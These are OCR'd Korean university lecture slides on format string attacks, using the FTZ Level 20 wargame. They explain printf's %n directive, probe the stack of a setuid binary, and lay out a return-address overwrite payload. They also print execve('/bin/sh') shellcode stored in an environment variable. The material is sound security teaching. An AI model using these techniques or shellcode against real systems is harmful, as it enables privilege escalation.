응용보안

11. 포맷 스트링

경기대학교 AI컴퓨터공학부 이재흥
jhlee@kyonggi.ac.kr

KGU 경기대학교

CONTENTS

PRESENTATION

- 실습 FTZ Level 20. 포맷 스트링

실습 FTZ Level 20. 포맷 스트링

문제 파악


- level20 계정으로 로그인 → 힌트 확인

level20@ftz:~

```
login as: level20
level20@192.168.232.131's password:
[level20@ftz level20]$ ls -l
total 24
-rwsr-sr-x    1 clear    clear       11777 Jun 18  2008 attackme
-rw-r-----    1 root     level20       133 May 13  2002 hint
drwxr-xr-x    2 root     level20      4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level20      4096 Jan 11  2009 tmp
[level20@ftz level20]$ cat hint

#include <stdio.h>
main(int argc,char **argv)
{ char bleh[80];
  setreuid(3101,3101);
  fgets(bleh,79,stdin);← 입력 길이를 79자로 제한하고 있으므로 버퍼 오버플로우는 불가능
  printf(bleh);← 포맷 스트링
}

[level20@ftz level20]$
```

문제 파악

- gdb 시도 → 실패



포맷 스트링 공격

- 포맷 스트링 공격
  - 1990년대 말 알려지기 시작
  - 정상적인 코드 작성법
    - 여기서 사용된 %s와 같은 문자열을 포맷 스트링이라 함

level20@ftz:~/tmp

```
[level20@ftz tmp]$ cat formatstring.c
#include <stdio.h>

int main()
{
        char *buffer = "Hello World";
        printf("%s\n", buffer);
}
[level20@ftz tmp]$ gcc -o formatstring formatstring.c
[level20@ftz tmp]$ ./formatstring
Hello World
[level20@ftz tmp]$
```

포맷 스트링 공격

- 포맷 스트링 공격
  - 아래 두 프로그램의 차이는?

level20@ftz:~/tmp

```
[level20@ftz tmp]$ cat formatstring.c
#include <stdio.h>

int main()
{
        char *buffer = "Hello World";
        printf("%s\n", buffer);
}
[level20@ftz tmp]$ gcc -o formatstring formatstring.c
[level20@ftz tmp]$ ./formatstring
Hello World
[level20@ftz tmp]$
```


level20@ftz:~/tmp

```
[level20@ftz tmp]$ cat formatstring2.c
#include <stdio.h>

int main()
{
        char *buffer = "Hello World";
        printf(buffer);          ← buffer 안에 포맷 스트링을 넣는 것이 가능
}
[level20@ftz tmp]$ gcc -o formatstring2 formatstring2.c
[level20@ftz tmp]$ ./formatstring2
Hello World[level20@ftz tmp]$
```

포맷 스트링 공격

- printf() 함수 호출 구조

```c
#include <stdio.h>

int main()
{
        int x = 100;
        printf("%d\n", 50);
}
```





```
(gdb) disass main
Dump of assembler code for function main:
0x08048328 <main+0>:    push   %ebp
0x08048329 <main+1>:    mov    %esp,%ebp
0x0804832b <main+3>:    sub    $0x8,%esp
0x0804832e <main+6>:    and    $0xfffffff0,%esp
0x08048331 <main+9>:    mov    $0x0,%eax
0x08048336 <main+14>:   sub    %eax,%esp
0x08048338 <main+16>:   movl   $0x64,0xfffffffc(%ebp)
0x0804833f <main+23>:   sub    $0x8,%esp
0x08048342 <main+26>:   push   $0x32
0x08048344 <main+28>:   push   $0x8048400
0x08048349 <main+33>:   call   0x8048268 <printf>
0x0804834e <main+38>:   add    $0x10,%esp
0x08048351 <main+41>:   leave
0x08048352 <main+42>:   ret
0x08048353 <main+43>:   nop
End of assembler dump.
(gdb) x/s 0x8048400
0x8048400 <_IO_stdin_used+4>:    "%d\n"
(gdb)
```

포맷 스트링 공격

- printf() 함수 호출 구조

```c
#include <stdio.h>

int main()
{
        int x = 0xdeadbeef;
        printf("%x\n%x\n%x\n%x\n%x\n");
}
```

```
[level20@ftz tmp]$ gcc -o test2 test2.c
[level20@ftz tmp]$ ./test2
4000c660
bfffddd8
804835e
42130a14
deadbeef
[level20@ftz tmp]$
```





```
(gdb) x/s 0x8048400
0x8048400 <_IO_stdin_used+4>:    "%x\n%x\n%x\n%x\n%x\n"
```

포맷 스트링 공격

- 포맷 스트링 종류

매개변수	형식
%d	정수형 10진수 상수(integer)
%f	실수형 상수(float)
%lf	실수형 상수(double)
%c	문자 값(char)
%s	문자 스트링((const) (unsigned) char *)
%u	10진수 양의 정수
%o	8진수 양의 정수
%x	16진수 양의 정수
%s	문자열
%n	int*(총 바이트 수)
%hn	%n의 반인 2바이트 단위

포맷 스트링 공격




- %n 포맷 스트링
  - printf 디렉티브 중 유일하게 인자에 쓰기 수행
  - %n 자리에 int 포인터를 넣어주면 그 자리에 지금까지 프린트 한 문자 개수를 출력
  - 이를 이용하여 포맷 스트링 공격 수행

level20@ftz:~/tmp

```
[level20@ftz tmp]$ cat format_n.c
#include <stdio.h>

void main()
{
        int n;
        printf("Hello\n%n", &n);
        printf("n is %d\n", n);
}
[level20@ftz tmp]$ gcc -o format_n format_n.c
format_n.c: In function `main':
format_n.c:4: warning: return type of `main' is not `int'
[level20@ftz tmp]$ ./format_n
Hello
n is 6
[level20@ftz tmp]$
```


소스 분석


- 스택 값 확인


level20@ftz:~
[level20@ftz level20]$ ./attackme
AAAA%x
AAAA4f
[level20@ftz level20]$ ./attackme
AAAA%x%x
AAAA4f4212ecc0
[level20@ftz level20]$ ./attackme
AAAA%x%x%x
AAAA4f4212ecc04207a750
[level20@ftz level20]$ ./attackme
AAAA%x%x%x%x
AAAA4f4212ecc04207a75041414141
[level20@ftz level20]$

소스 분석

- 프로그램 실행 시 스택 구조







```
#include <stdio.h>
main(int argc,char **argv)
{ char bleh[80];
  setreuid(3101,3101);
  fgets(bleh,79,stdin);
  printf(bleh);
}
```

```
[level20@ftz level20]$ ./attackme
AAAA%x%x%x%x
AAAA4f4212ecc04207a75041414141
```


포맷 스트링 공격

- 포맷 스트링 공격을 수행하려면?
  - 쉘 코드를 메모리 어딘가에 저장
    - 이 때 저장한 곳의 주소를 알아야 함
  - attackme 프로그램 수행 후 표준 입력으로
    - 처음 4 바이트 : 아무 내용이나 상관 없음 (NULL만 없으면 됨)
    - 다음 4 바이트 : return address의 하위 2바이트 시작 주소
    - 다음 4 바이트 : 아무 내용이나 상관 없음 (NULL만 없으면 됨)
    - 다음 4 바이트 : return address의 상위 2바이트 시작 주소
    - 다음 24 바이트 : %8x 세 번 반복
    - 다음 n_1 바이트 : %n_1c
    - 다음 4 바이트 : %n
    - 다음 n_2 바이트 : %n_2c
    - 다음 4 바이트 : %n

포맷 스트링 공격




- 포맷 스트링 공격 시 스택 구조




```
#include <stdio.h>
main(int argc,char **argv)
{ char bleh[80];
  setreuid(3101,3101);
  fgets(bleh,79,stdin);
  printf(bleh);
}
```

포맷 스트링 공격

- 포맷 스트링 공격을 수행하려면?
  - attackme 프로그램 수행 후 표준 입력으로
    - 처음 4 바이트 : 아무 내용이나 상관 없음 (NULL만 없으면 됨)
    - 다음 4 바이트 : return address의 하위 2바이트 시작 주소
    - 다음 4 바이트 : 아무 내용이나 상관 없음 (NULL만 없으면 됨)
    - 다음 4 바이트 : return address의 상위 2바이트 시작 주소
    - 다음 24 바이트 : %8x 세 번 반복
    - 다음 n_1 바이트 : %n_1c
    - 다음 4 바이트 : %n
    - 다음 n_2 바이트 : %n_2c
    - 다음 4 바이트 : %n



포맷 스트링 공격

- n_1?
  - ret의 하위 2바이트를 쉘 코드의 하위 2바이트 주소 값으로 바꿀 수 있도록 설정
  - 쉘 코드의 하위 2바이트 주소 = 4 + 4 + 4 + 4 + 24 + n_1 = 40 + n_1
- n_2?
  - ret의 상위 2바이트를 쉘 코드의 상위 2바이트 주소 값으로 바꿀 수 있도록 설정
  - 쉘 코드의 상위 2바이트 주소 = 4 + 4 + 4 + 4 + 24 + n_1 + n_2 = 40 + n_1 + n_2

공격 프로그램 작성

- 환경 변수에 쉘 코드를 저장하는 프로그램 작성 (envsh.c)
  - 레벨 11에서 작성한 프로그램을 복사해도 됨

level11@ftz:~/tmp

```
#include <stdio.h>
#include <stdlib.h>
#define SIZE 2048

char shellcode[] = "\xeb\x0d\x5b\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80
\xe8\xee\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

main() {
        int i;
        int slen = strlen(shellcode);
        unsigned char code[SIZE];

        for (i = 0; i < SIZE - slen - 1; i++) {
                code[i] = 0x90;
        }
        strcpy(code + SIZE - slen - 1, shellcode);
        code[SIZE - 1] = '\0';

        memcpy(code, "SHELLCODE=", 10);
        putenv(code);
        system("/bin/bash");
}
~
"envsh.c" 21L, 469C                                           1,1           All
```

공격 프로그램 작성

